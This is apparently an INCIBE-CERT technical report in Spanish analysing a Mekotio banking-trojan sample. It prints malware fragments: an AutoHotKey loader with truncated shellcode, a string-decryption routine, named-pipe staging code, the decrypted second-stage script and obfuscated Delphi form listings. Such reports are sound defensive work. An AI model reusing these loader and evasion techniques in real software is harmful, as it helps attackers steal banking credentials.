




Estudio del análisis de Mekotio



GOBIERNO
DE ESPAÑA

VICEPRESIDENCIA
SEGUNDA DEL GOBIERNO
MINISTERIO
DE ASUNTOS ECONÓMICOS
Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO
DE DIGITALIZACIÓN E
INTELIGENCIA ARTIFICIAL

incibe
INSTITUTO NACIONAL DE CIBERSEGURIDAD



incibe
cert

Abril 2021

INCIBE-CERT_ESTUDIO_ANALISIS_MEKOTIO_2021_v1

La presente publicación pertenece a INCIBE (Instituto Nacional de Ciberseguridad) y está bajo una licencia Reconocimiento-No comercial 3.0 España de Creative Commons. Por esta razón, está permitido copiar, distribuir y comunicar públicamente esta obra bajo las siguientes condiciones:

- Reconocimiento. El contenido de este informe se puede reproducir total o parcialmente por terceros, citando su procedencia y haciendo referencia expresa tanto a INCIBE o INCIBE-CERT como a su sitio web: <https://www.incibe.es/>. Dicho reconocimiento no podrá en ningún caso sugerir que INCIBE presta apoyo a dicho tercero o apoya el uso que hace de su obra.
- Uso No Comercial. El material original y los trabajos derivados pueden ser distribuidos, copiados y exhibidos mientras su uso no tenga fines comerciales.

Al reutilizar o distribuir la obra, tiene que dejar bien claro los términos de la licencia de esta obra. Alguna de estas condiciones puede no aplicarse si se obtiene el permiso de INCIBE-CERT como titular de los derechos de autor. Texto completo de la licencia: <https://creativecommons.org/licenses/by-nc-sa/3.0/es/>.

Índice

ÍNDICE DE FIGURAS	3
ÍNDICE DE TABLAS.....	4
1. Sobre este estudio	5
2. Organización del documento	6
3. Introducción.....	7
4. Informe técnico.....	8
4.1. Información general	8
4.2. Resumen de acciones.....	8
4.3. Análisis detallado	9
4.4. Técnicas de antidecección y antingeniería inversa.....	28
4.5. Persistencia.....	28
5. Conclusión.....	29
Anexo 1: Indicadores de Compromiso (IOC)	30
Anexo 2: reglas Yara.....	32

ÍNDICE DE FIGURAS

Ilustración 1. Directorio de ejecución.	9
Ilustración 2. Variables “x32” y “x64” con el código máquina asociado a cada una de las arquitecturas y llamada a la función “MCode”, encargada de realizar el cambio de permisos de la región de memoria.....	9
Ilustración 3. Contenido de la variable “s” observado desde el código AutoHotKey.	10
Ilustración 4. Sección de código encargada de la obtención dinámica de las funciones necesarias.	10
Ilustración 5. Creación del “NamedPipe”.	11
Ilustración 6. Proceso de creación del nuevo proceso y descifrado del contenido del nuevo script.	11
Ilustración 7. Escritura del contenido descifrado en el fichero virtual.	12
Ilustración 8. Tabla de exportaciones.	14
Ilustración 9. Resultado de la función principal con IDR.....	14
Ilustración 10. Objetos de tipo formulario enumerados con el IDR.....	15
Ilustración 11. Funciones internas del formulario con el IDR.....	15
Ilustración 12. Sección de código del “FormCreate” extraída con IDA.	16
Ilustración 13. Código descompilado de la función “sub_94E4E0”.....	16
Ilustración 14. Primera etapa del algoritmo de descifrado.	17
Ilustración 15. Segunda etapa del algoritmo de descifrado.	18
Ilustración 16. Función visualizada en IDA tras el descifrado de las cadenas y el renombramiento de las rutinas.	19
Ilustración 17. Primera etapa de la función “CreateForm”.	24
Ilustración 18. Segunda etapa de la función “CreateForm”.	24
Ilustración 19. Función encargada de deshabilitar las sugerencias en los formularios.	25
Ilustración 20. Creación de la petición POST.	26
Ilustración 21. “FinancialTimer” primera etapa.	27

ÍNDICE DE TABLAS

Tabla 1. Detalles de la muestra maliciosa	7
Tabla 2. Detalles de la muestra de código malicioso	8
Tabla 3. Contenido descifrado de la variable “s”	13

1. Sobre este estudio

Este estudio contiene un informe técnico detallado, realizado tras el análisis de una muestra de código dañino identificada en VirusTotal, como perteneciente a la familia Mekotio y cuyo principal objetivo es el de identificar las acciones que realiza, mediante un análisis avanzado de la muestra, haciendo uso del conjunto de herramientas utilizadas por el equipo de analistas.

Las acciones llevadas a cabo para su elaboración comprenden un análisis estático y dinámico dentro de un entorno controlado. Cabe destacar que la muestra analizada ya había sido subida con anterioridad a la plataforma de VirusTotal, lo que la hace pública y accesible para cualquier analista que disponga de una cuenta de pago en dicha plataforma.

Este estudio está dirigido de forma general a los profesionales de TI y de ciberseguridad, investigadores y analistas técnicos interesados en el análisis e investigación de este tipo de amenazas, así como a administradores de sistemas y redes TI con el objetivo de que mantengan sus equipos actualizados y seguros frente a esta amenaza. También puede resultar de especial interés para aquellos que hacen uso de servicios de banca *online* o de criptodivisas.

En cuanto a la metodología seguida, las tareas de *reversing* se han realizado con x64dbg, IDA e IDR.

2. Organización del documento

Este documento consta de una 3.- Introducción , en la que se expone el tipo de amenaza que representa la familia de *malware* Mekotio, a qué víctimas está dirigido, su evolución en el tiempo y el *modus operandi* que siguen los ciberdelincuentes que lo utilizan.

A continuación, en el apartado 4.- Informe técnico, se recogen los resultados del análisis dinámico y estático de la muestra de Mekotio que ha sido analizada, partiendo de cómo conseguir la información que contiene el fichero con el que se va a trabajar, las capacidades del *malware* y sus acciones, hasta sus técnicas de antidecección, de antingeniería inversa y de persistencia.

Finalmente, el apartado 5.- Conclusión, agrupa los aspectos más importantes tratados a lo largo del estudio.

Adicionalmente, el documento cuenta con dos anexos. En el Anexo 1: Indicadores de Compromiso (IOC) se visualiza una regla IOC preparada para la detección de esta muestra concreta, y en el Anexo 2: reglas Yara una regla Yara creada exclusivamente para la detección de muestras relacionadas con esta campaña.

3. Introducción

El código dañino Mekotio, también conocido como BestaFera, representa una amenaza grave para todos aquellos usuarios que hacen uso de servicios de banca *online* o de criptodivisas, concretamente de Bitcoins, ya que es un troyano bancario, que afecta a todas las versiones desde Windows XP hasta Windows 10.

Mekotio fue detectado por primera vez en marzo de 2018 y, desde entonces, su código y funcionalidades han ido evolucionando, pero sin perder nunca el foco en su objetivo principal, la banca online.

En sus primeras etapas de desarrollo, estaba especialmente enfocado a usuarios brasileños o clientes de entidades bancarias ubicadas en Brasil, pero con el paso del tiempo se han ido diversificando, incluyendo países, como Chile, México, Colombia, Argentina, España, etc., la mayoría de ellos de habla hispana.

El 'modus operandi' de los atacantes se centra principalmente en el envío de correos electrónicos fraudulentos con el fichero malicioso adjunto con el que intentar infectar la máquina. Con el objetivo de evadir las posibles detecciones por parte de las aplicaciones antivirus, la ejecución se divide en diferentes ficheros que, a su vez, se encuentran protegidos con diversas técnicas que varían según la muestra.

Una vez infectada la máquina, existen diferentes funcionalidades encargadas de analizar cada una de las ventanas en ejecución en busca de navegadores de Internet, con la finalidad de encontrar la dirección de navegación y comprobar si se encuentra dentro de su listado de afectadas. En caso de concluir de forma satisfactoria, se ejecuta otra función encargada de engañar al usuario para robarle las credenciales de acceso y enviarlas al servidor de comando y control del atacante.

La siguiente información ha sido obtenida de VirusTotal, donde se encuentra subida la muestra:

SHA256	Nombre
9572a6e0d50bd67c35cb70653661719c6c8034254f55e4693cfbfafb2768c59c	MUQFRYIRGO.dll

Tabla 1. Detalles de la muestra maliciosa

4. Informe técnico

A continuación, se detalla la información obtenida durante el análisis de la muestra.

4.1. Información general

El archivo analizado se trata de una librería de Windows, el cual puede ser ejecutado mediante un cargador. La firma de la muestra es la siguiente:

Algoritmo	Hash
MD5	a5e3285f76d05ae20274cff6d7084fe3
SHA1	6b215c986b7a48d80a093e44edd76008a316ccb6
SHA256	9572a6e0d50bd67c35cb70653661719c6c8034254f55e4693cfbafb2768c59c

Tabla 2. Detalles de la muestra de código malicioso

Para obtener más información sobre los ficheros a analizar, se hace uso del comando *file* desde *Linux*:

PE32+ executable (DLL) (GUI) x86-64, for MS Windows

4.2. Resumen de acciones

El código dañino es capaz de realizar lo siguiente:

- Carga de la DLL desde un script de AutoHotKey.
- Función encargada del descifrado de las cadenas de texto.
- Proceso de obtención del sistema operativo y arquitectura.
- Método encargado de adquirir los antivirus instalados.
- Finalización de procesos asociados a navegadores web.
- Un algoritmo de generación de cadenas aleatorias.
- El envío de información al C&C.
- La creación de un proxy para la redirección de las peticiones.
- La realización de la descarga de información desde Internet para actualizar la configuración.
- Obtención del navegador predeterminado.
- Toma de control del portapapeles.
- Detección de ventanas asociadas a los navegadores (Internet Explorer, Firefox, Chrome, etc.).
- Obtención de persistencia en la máquina.

4.3. Análisis detallado

Para inicializar el código, es necesaria la ejecución del único ejecutable del directorio, tratándose de un fichero legítimo correspondiente a una versión de AutoHotKey. El *script* en texto plano (svshshots.ahk) y ejecutado gracias al intérprete tiene el mismo nombre que el fichero portable de AutoHotKey (svshshots.exe).

	GUSNHCPHIZLEN.vmp	10/02/2021 17:56	Archivo VMP	2 KB
	MUQFRYIRGO.dll	05/07/2019 11:41	Extensión de la apl...	7.739 KB
	QKM5XBADN3OOZ45KEWY06BZJVGZ...	11/02/2021 11:27	Protector de pant...	13.128 KB
	svshshots.ahk	10/02/2021 17:56	Archivo AHK	24 KB
	svshshots.exe	11/02/2021 11:27	Aplicación	1.171 KB

Ilustración 1. Directorio de ejecución.

El fichero “svshshots.exe” es responsable de realizar la carga de “MUQFRYIRGO.dll” que contiene las funcionalidades maliciosas. El *script* comprueba la arquitectura (32bits o 64bits) y, en base a ella, carga en memoria una pequeña sección escrita en código máquina. Para finalizar, cambia los permisos de la región a “PAGE_EXECUTE_READWRITE” para su posterior ejecución.

```
if (!RDSUBVNRJNNM)
{
    x32:="5557565381EC9C0100008B9C24B80100008BAC24BC01000"
    . "08B433C01D88038500F85BF080000807801450F85B50800008"
    . "B4860BA8800000085C90F85820800008B3C10C744246400000"
    . "00001DF89F88B4F188B7F1C8B50208B40248944243031C085C"
    . "98D34137513E9430800008D760083C00139C10F84350800008"
    . "B1486813C134765745075E9817C1304726F634175DF8B74243"
    .....
    x64:="4157415641554154555756534881EC78020000B8FFFFFFF"
    . "F8B9C24E002000048899424C8020000418B503C4D89C448898"
    . "C24C00200004C89CE4C01C2803A500F85A6070000807A01450"
    . "F859C070000448B5260B8880000004585D20F85A60700008B0"
    . "402C784249C000000000000004C01E08B48188B5020448B481"
    . "C448B502431C085C94D8D04147512E971070000904883C0013"
    .....
    MCode(RDSUBVNRJNNM, A PtrSize=8 ? x64:x32)
```

Ilustración 2. Variables “x32” y “x64” con el código máquina asociado a cada una de las arquitecturas y llamada a la función “MCode”, encargada de realizar el cambio de permisos de la región de memoria.

Tras finalizar el cambio de permisos, llama a la función “DllCall”, para hacer un salto a la dirección de memoria donde se aloja el código para la arquitectura actual y con los permisos necesarios para realizar su ejecución. Además, se le mandan por parámetro los siguientes valores:

- “Ahk”: contiene la ruta al fichero portable de AutoHotKey.
- “args”: argumentos enviados durante la ejecución.
- “base”: la dirección base a la librería Kernel32.dll.
- “&str”: el puntero a la variable que contiene el nuevo código AutoHotKey ofuscado en “s”.

```

s=
s.="u565796926u1555740597u1259231568u2248437892u1075650729u73891"
s.="8535u580988478u244256284u2301702346u65716102u1925456907u3984"
s.="437958u1853190642u2069986277u1957669868u1101886967u6981949u5"
s.="59161525u742963396u219484208u2900667299u4294799193u445906803"
s.="u3989455676u2886404799u2099211758u3484071631u2696010234u3215"
s.="372460u977777417u3208136539u969214390u2220154459u55545851u12"
s.="71036384u3401591673u2847636489u1686888743u3224557046u2066807"
s.="595u1262368011u1919399332u1443182948u3171711458u1002528979u1"
s.="027827237u3079082477u3104577371u2394802150u2554184594u278655"
s.="1998u2946737272u2266925573u596512837u3040892340u1371511803u2"
s.="545932286u3961816234u855054256u122979428u1638185625u21725992"
s.="2u1214713813u867202264u1777659418u3517716911u2110247264u6293"
s.="25041u3958705517u2111608422u3691848370u1843948458u3127630680"
s.="u451717422u2421423540u1892404101u1441887688u986384645u346190"

```

Ilustración 3. Contenido de la variable “s” observado desde el código AutoHotKey.

- “int”.
- size: el tamaño del contenido de la variable “str”.

Después de extraer el contenido de ambas variables y convertirlo a binario, se ha comprobado que ambas arquitecturas comparten la misma funcionalidad, por lo tanto, se procederá a mostrar solamente el análisis de la versión de **64 bits**.

El código cargado solo contiene una función, dentro de ella se obtienen el resto de las llamadas a API necesarias para su correcto funcionamiento, haciendo uso de la librería “GetProcAddress”.

```

GetProcAddress = (kernel32_dll + v73);
strcpy(WriteFile_str, "WriteFile");
WriteFile_ = GetProcAddress(kernel32_dll, WriteFile_str);
strcpy(GlobalAlloc_str, "GlobalAlloc");
WriteFile = WriteFile_;
GlobalAlloc_ = GetProcAddress(kernel32_dll, GlobalAlloc_str);
strcpy(GlobalFree_str, "GlobalFree");
GlobalAlloc = GlobalAlloc_;
GlobalFree_ = GetProcAddress(kernel32_dll, GlobalFree_str);
strcpy(CreateProcessA_str, "CreateProcessA");
GlobalFree = GlobalFree_;
CreateProcessA_ = GetProcAddress(kernel32_dll, CreateProcessA_str);
strcpy(CreateNamedPipeA_str, "CreateNamedPipeA");
CreateProcessA = CreateProcessA_;
CreateNamedPipeA_ = GetProcAddress(kernel32_dll, CreateNamedPipeA_str);
strcpy(ConnectNamedPipe_str, "ConnectNamedPipe");
CreateNamedPipeA = CreateNamedPipeA_;
ConnectNamedPipe_ = GetProcAddress(kernel32_dll, ConnectNamedPipe_str);
strcpy(CloseHandle_str, "CloseHandle");
ConnectNamedPipe = ConnectNamedPipe_;
CloseHandle = GetProcAddress(kernel32_dll, CloseHandle_str);
strcpy(QueryPerformanceCounter_str, "QueryPerformanceCounter");
QueryPerformanceCounter_ = GetProcAddress(kernel32_dll, QueryPerformanceCounter_str);
strcpy(lstrcatA_str, "lstrcatA");
lstrcatA = GetProcAddress(kernel32_dll, lstrcatA_str);
strcpy(lstrlenA_str, "lstrlenA");
lstrlenA = GetProcAddress(kernel32_dll, lstrlenA_str);
strcpy(CreateFileA_str, "CreateFileA");
CreateFileA_ = GetProcAddress(kernel32_dll, CreateFileA_str);
strcpy(ReadFile_str, "ReadFile");
ReadFile = GetProcAddress(kernel32_dll, ReadFile_str);

```

Ilustración 4. Sección de código encargada de la obtención dinámica de las funciones necesarias.

El objetivo final es descifrar el contenido de la variable “s”, contenida en el *script*, escribirlo en un fichero virtual y usar el fichero como parámetro de una nueva ejecución desde “svshshots.exe” que se encargará de interpretarlo y cargar la función maliciosa del fichero “MUQFRYIRGO.dll”.

Para hacer uso del fichero virtual, se hace uso de la funcionalidad “NamedPipe”, cuya función “CreateNamedPipeA” es la encargada de crear el objeto con el nombre que se le agregue por parámetro:

```
strcpy(pipe_name, "\\.\pipe\\AHK12345678");
named_pipe1 = CreateNamedPipeA(pipe_name, 2i64, 0i64, 255i64, v46, v45, v44, 0i64);
named_pipe1_1 = named_pipe1;
if ( v43 == -1 || named_pipe1 == -1 )
```

Ilustración 5. Creación del “NamedPipe”.

Tras la correcta creación del fichero virtual, se continúa con la generación de un nuevo proceso de AutoHotKey, con los siguientes parámetros:

- “/f “
- nombre del “NamedPipe”

Si el proceso se crea de forma satisfactoria se comienza con el proceso de descifrado del nuevo script:

```
if ( CreateProcessA(0i64, v32, 0i64, 0i64, v61, v63, 0i64, 0i64, &v95, &v93) )
{
    CloseHandle(v93);
    CloseHandle(v94);
    v50 = 0i64;
    if ( a5 )
    {
        do
        {
            *(v32 + 4 * v50) = *(v7 + 4 * v50);
            ++v50;
        }
        while ( a5 > v50 );
        v50 = 4i64 * a5;
    }
    *(v32 + v50) = 0;
    v85 = 11;
    v51 = 11;
    v86 = 13;
    v87 = 17;
    v52 = 0;
    v88 = 19;
    while ( 1 )
    {
        v53 = v52 & 3;
        v54 = v52++ + 131 * v51;
        *(&v85 + v53) = v54;
        if ( v52 == 100 )
            break;
        v51 = *(&v85 + (v52 & 3));
    }
    v55 = 0i64;
    if ( a5 )
    {
        do
        {
            v56 = v55 & 3;
            v57 = v55 + 131 * *(&v85 + v56);
            *(&v85 + v56) = v57;
            v73 = __ROL4__(__ROL4__(*(v32 + 4 * v55), 1) - v57, 1) - v57;
            *(v32 + 4 * v55++) = v73;
        }
        while ( a5 > v55 );
    }
```

Ilustración 6. Proceso de creación del nuevo proceso y descifrado del contenido del nuevo script.

Una vez se descifra el contenido, se utiliza la librería “ConnectNamedPipe” para obtener el “handler” necesario para poder realizar la escritura del contenido descifrado en el fichero virtual:

```
ConnectNamedPipe(v43, 0i64);  
CloseHandle(v43);  
ConnectNamedPipe(v48, 0i64);  
WriteFile(v48, v32, v30, &v73, 0i64);  
CloseHandle(v48);
```

Ilustración 7. Escritura del contenido descifrado en el fichero virtual.

El nuevo código AutoHotKey, se encarga de comprobar si ya existe alguna otra instancia en ejecución y, en caso de no encontrar ninguna otra, hace uso del método interno “DllCall” para llamar a la función “**EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V**” del fichero “MUQFRYIRGO.dll”. A continuación, se puede observar el contenido cargado dentro del fichero virtual e interpretado por el fichero portable de AutoHotKey:

Contenido de la variable "s" descifrado

```

;-----
ListLines, Off
OnlyOne()
OnlyOne(flag="") {
    if (flag="")
    {
        EnvGet, file, My_ScriptFullPath
        if RegExMatch(file, "i)\.(exe|com|scr|bat|cmd)\s*$")
            Menu, Tray, Icon, %file%
        SetWorkingDir, % RegExReplace(file, "\\[^\\]*$")
        flag:=file
    }
    DetectHiddenWindows, % (dhw:=A_DetectHiddenWindows) ? "On":"On"
    hash:=0, Ptr:=(A_PtrSize ? "UPtr":"UInt")
    Loop, Parse, flag
        hash:=(hash*31+Asc(A_LoopField))&0xFFFFFFFF
    Name:="Ahk_OnlyOne_" hash
    While Mutex:=DllCall("OpenMutex", "int", 0x100000, "int", 0, "str", Name)
    {
        DllCall("CloseHandle", Ptr, Mutex)
        While WinExist("<<" flag ">>" ahk_class AutoHotkey")
        {
            WinGet, pid, PID
            WinClose,,, 3
            IfWinExist
            {
                Process, Close, %pid%
                Process, WaitClose, %pid%, 3
            }
        }
    }
    DllCall("CreateMutex", Ptr, 0, "int", 0, "str", Name)
    IfEqual, A_LastError, 0xB7, ExitApp
    pid:=DllCall("GetCurrentProcessId")
    WinSetTitle, ahk_pid %pid% ahk_class AutoHotkey,, <<%flag%>>
    DetectHiddenWindows, %dhw%
}
Reload(args="") {
    global
    Loop, %0%
        args.=" " (A_Index%) " "
    local file
    EnvGet, file, My_ScriptFullPath
    if (file="")
        return
    if RegExMatch(file, "i)\.(exe|com|scr|bat|cmd)\s*$")
        Run, "%file%" /f %args%,, UseErrorLevel
    else
        Run, "%A_AhkPath%" /f "%file%" %args%,, UseErrorLevel
    ExitApp
}
ListLines, On
;-----
#NoEnv
#NoTrayIcon
#SingleInstance off
SetWorkingDir %A_ScriptDir%
W1YVP01XDCRNY6AQB0EPPXGDNNLL7 := "MUQFRYIRGO"
DllCall(W1YVP01XDCRNY6AQB0EPPXGDNNLL7 . "IEQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V")

ExitApp
#SingleInstance off
  
```

Tabla 3. Contenido descifrado de la variable "s".

Por otro lado, los ficheros con extensión “vmp” y “src” son utilizados por el código malicioso para obtener persistencia dentro de la máquina y no tiene ningún tipo de implicación en el proceso de ejecución.

Se continúa el análisis con el fichero “MUQFRYIRGO.dll”, que contiene el código malicioso. En la siguiente imagen se puede observar la tabla de exportaciones que contiene cuatro funciones diferentes, siendo la última la principal:

Exported Functions [4 entries]				
Offset	Ordinal	Function RVA	Name RVA	Name
695028	1	696298	7290B8	dbkFCallWrapperAddr
69502C	2	1CEE0	7290A4	_dbk_fcall_wrapper
695030	3	9E600	729085	TMethodImplementationIntercept
695034	4	5E57B0	729062	EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V

Ilustración 8. Tabla de exportaciones.

Para comenzar el análisis y debido a que se trata de código desarrollado en **Embarcadero Delphi**, se utilizará la herramienta IDR (*Interactive Delphi Reconstructor*), que permite interpretar las funciones internas del lenguaje.

```

MUQFRYIRGO.EQU9HXHNF89GP775AL0YG3TNO2EFCB8E3V
009E57B0 sub     rsp,28
009E57B4 call    007495E0
009E57B9 mov     rcx,rcx
009E57BC call    00747BD0
009E57C1 call    009E3630
009E57C6 mov     rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E57CD mov     rcx,qword ptr [rax]
009E57D0 call    00729F50
009E57D5 mov     rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E57DC mov     rax,qword ptr [rax]
009E57DF mov     byte ptr [rax+0D3],0
009E57E6 mov     rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E57ED mov     rcx,qword ptr [rax]
009E57F0 mov     rdx,qword ptr [9AA5D0];IKLNEABHRPUT36GUND57KCWL1ISXS6U68
009E57F7 mov     r8,qword ptr [0A8EA20];gvar_00B1FB60
009E57FE call    00729F80
009E5803 mov     rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E580A mov     rcx,qword ptr [rax]
009E580D call    0072A170
009E5812 add     rsp,28
009E5816 ret

```

Ilustración 9. Resultado de la función principal con IDR.

En la imagen anterior se aprecian seis instrucciones de tipo “call”; pudiendo observarse en las direcciones de memoria a las que se llama que una de ellas es del tipo **009XXXXX** y el resto **0072XXXX**. Durante la realización del análisis, se ha observado que en las del primer tipo es donde reside gran parte de la funcionalidad desarrollada por los atacantes.

En la penúltima llamada se observa que se le está pasando como argumento un puntero a un objeto con nombre ofuscado. Haciendo uso de la herramienta IDR se puede observar una redirección a una serie de objetos de tipo formulario.

```
TForm #0070D968 Sz=6B8
  <E>
  <U>
  TMessageForm #00663390 Sz=6C0
  TInputQueryForm #00665588 Sz=6C0
  TUWDY66Q3QGF08YLXNIUUKD27NMJ92KXU4J #00967A88 Sz=6D0
  TQTU3IRIS13LGHPF3S6Z9BN87MOM021KTC7AKLFA #00968480 Sz=770
  TBVV48T9AD9BE3JQJ3QB7PKZQSN #0096AB50 Sz=7D0
  TDL8IFN2F22U001GJZLN414XMH0XEIUZE2HCWTWR #0097B050 Sz=758
  TWY42PSUUB6BNTZD57W0IKF06MDFEEUARZQ8M #0097D480 Sz=748
  TBMD7CHPSDKU9YD707057UX8WU06FD #0097F130 Sz=748
  TIUSBGROM73UCHS1DT70UXS8763B70NI02T0U7 #00980BF0 Sz=6D8
  TRJWXX2S7DFD8B5UDRHL57B4XW5DP8SLU4WL #00981980 Sz=720
  THXH0Z3YPKJMS1PS907LTHKF0NJUZJLFU9QQ #00983190 Sz=720
  TIBU15MAC04M6ZQTSZAENAJU6K3MPKLL0G2BMHK #00984700 Sz=6E0
  TXSKUWTHWKHB8CBOIAZYYESRED55U #00985560 Sz=728
  TBYIRXYUF045YG33QEIIILLFQ9K3ULM8ZH9H #00986F40 Sz=938
  TDEM8SU0RB1NUEPN07KB2XY610QSYMP7M2 #0098DAD0 Sz=9D8
  TYMKEZM5L1YNN1I4FBULM9LROHZ1XYI08UN #00997910 Sz=768
  TKQ5Q308MLM8QXNET5RQ91FRTZY862IJL4P7U22DIO #00999BF0 Sz=750
  TQBXUON7SAIMMF6JU3F889T7Y88M274JIEQ5QWKXEC #0099B880 Sz=7D0
  TYJK7VKA8MUBN5N8UOCLIBAEDFRQ003T8020PUKSOK #0099ECF0 Sz=768
  TXXKRWD7WYI921KP1RFXJB8BMY8SLJGEIS #009A0F00 Sz=750
  TTXI0LCW92U4KUDPHLJSNA8B4SWRPW #009A3440 Sz=880
  TUM2I54PJRH0LSTNIKFDAX5L5LAZ7UJE9E #009A96C0 Sz=6E0
  TKLNEABHRPUT36GUND57KCWL1ISXS6U68 #009AA5D0 Sz=7A8
```

Ilustración 10. Objetos de tipo formulario enumerados con el IDR.

Cada uno de estos formularios tiene asociadas una serie de funciones, que pueden ser visibles ampliando el desplegable. El resultado es similar al siguiente:

```
TKLNEABHRPUT36GUND57KCWL1ISXS6U68 #009AA5D0 Sz=7A8
  <E>
  #009B1540 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.CQX7HLY3RXXDWDYK34Y4J82LGS49DDisconnect
  #009B1590 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.CQX7HLY3RXXDWDYK34Y4J82LGS49Error
  #009B15F0 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.CQX7HLY3RXXDWDYK34Y4J82LGS49Connect
  #009B17F0 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.WJRT8X0LB30JCC0EWEGBT6PGBA2C6R90LXUT404Error
  #009B2C50 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.WJRT8X0LB30JCC0EWEGBT6PGBA2C6R90LXUT404Read
  #009B35A0 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.CQX7HLY3RXXDWDYK34Y4J82LGS49Read
  #009CD050 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.WJRT8X0LB30JCC0EWEGBT6PGBA2C6R90LXUT404Connect
  #009CD3F0 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.YR5NNN7TS4TQIY822UY9FKG4PMPFRXUQD50NTL36Error
  #009CD400 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.YR5NNN7TS4TQIY822UY9FKG4PMPFRXUQD50NTL36Connect
  #009CD5A0 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.YR5NNN7TS4TQIY822UY9FKG4PMPFRXUQD50NTL36Read
  #009E1F80 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.FormCreate
  #009CD6C0 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.FormClose
  #009DB550 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.AN8FXSGX0H7BPUI0EULINCYMFEU802Timer
  #009DB570 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.FormShow
  #009DB5A0 TKLNEABHRPUT36GUND57KCWL1ISXS6U68.DBPXXGXCUVXS3U8E0B2Y3SLU012KM3RC1JZHTimer
```

Ilustración 11. Funciones internas del formulario con el IDR.

